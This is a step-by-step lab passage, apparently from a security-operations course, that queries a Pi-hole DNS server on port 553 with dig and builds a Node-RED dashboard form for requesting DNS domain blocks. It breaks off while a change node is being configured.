Unlike the DNS lab we are **not** disabling the virtual machine's DNS stub resolver service (systemd-resolved) for this lab. Therefore as an alternative the Pi-Hole server will be using port **553** for DNS requests in this lab. To compensate for this we must use the `-p 553` argument to specify the special port to dig.


You should receive a valid response as shown below (the IP may be different.)

```
student@ubuntu:/etc/systemd$ dig @127.0.0.1 -p 553 weather.com A
; <<>> DiG 9.11.3-lubuntu1.5-Ubuntu <<>> @127.0.0.1 -p 553 weather.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7794
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;weather.com.                IN      A
;; ANSWER SECTION:
weather.com.                 8      IN      A      104.92.13.113
;; Query time: 12 msec
;; SERVER: 127.0.0.1#553(127.0.0.1)
;; WHEN: Wed Apr 03 06:23:46 PDT 2019
;; MSG SIZE rcvd: 56
```


Next, open Firefox by clicking on it up the upper bar of the virtual machine.




Once Firefox is open click on the "Node-Red" bookmark in the bookmarks toolbar. You should see the following page.



Remember in Node-RED we have 3 sections, the Palette where "nodes" are found to place on the "workspace". Node settings are then configured in the "sidebar"




To start, we need to make a form on a Node-RED dashboard where we can submit the name of the domain we want to block. To make the form, type "form" into the "filter nodes" search box. You should see only one hit as shown below. Drag it to the workspace as shown:



Once the form is on the workspace, double click it to bring up the "Edit form node" box.

Before entering any information, we need to add a second button to the form, click the "+element button at the bottom of the "Form elements" box.



Enter the following options as listed and shown in the photo below and press "Done" to save it.

```
Group: "[SOC Automation Dashboard] DNS Block" *(this should be already selected)
Form Elements Label 1: "Domain:"
Form Elements Name 1: "domain"
Form Elements Label 2: "Requested by:"
Form Elements Name 2: "requester"
Name: "Domain Block Form"
```

**Edit form node**

Delete Cancel Done

**Properties**

Group **1** [SOC Automation Dashboard] DNS Block

Size auto **5**

Label optional label

Form elements

Label	Name	Type	Required	Remove
Domain:	domain	Text	<input checked="" type="checkbox"/>	
Requested by:	requester	Text	<input checked="" type="checkbox"/>	

**2**

**3** **Switch to required**

+ element


Buttons submit cancel

Topic optional msg.topic


Name Domain Block Form **4**

Once complete, press the "Deploy" button in the upper right of the Node-RED interface. Notice that the "Name" item at the bottom replaced the name on the workspace making it easier to tell what that node does.





Now that we've deployed a form, let's make sure it showed up. Open a new tab in Firefox then click the "Node-RED Dashboard" bookmark toolbar link.



Once the dashboard is open, you should see the form on the screen.


A screenshot of a web form titled 'DNS Block'. It has two input fields: 'Domain: \*' and 'Requested by: \*'. Below the input fields are two blue buttons: 'SUBMIT' and 'CANCEL'. The form is displayed in a browser window.

Click back to the Node-RED workspace tab to continue.

## 2. Connect the message formatting and email nodes

We'll now add a few more nodes to the workspace and connect them to test our flow.


In the "filter nodes" box in the upper left of the palette, type "debug" and drag the resulting node onto the dashboard to the right of the "form" node we created before.




Once placed, connect the two objects with a wire by clicking on the small gray box on the right side of the blue form node and dragging the wire to the gray box on the left side of the green debug node. Using a debug node allows us to see the text being sent from the form to the other nodes.

Next, let's add some "Change" nodes so that we can add additional information to the JSON based message we'll be passing from node to node.

Use the filter "file nodes" search to search for the word "change" and drop **two** nodes onto the workspace, then connect the right side output of the blue "Domain Block Form" to the input of **both** change nodes as shown in the picture below.




Next erase the "change" search and type "email". Select the 2nd hit that shows the connector on the left side and drag it out to the workspace to the right of the lower change node. Afterwards, connect the change node output to the input of the green email block.




Now we must modify the change node and email node path we've just created (we'll save the top change block for the next step.) Double click on the yellow change node that's connected to the email node to bring up the "Edit change node" screen.

Under the rules section we want to have it read "Set", then change the word payload to "**from**". In the to field drop down ensure "**string**" is selected:

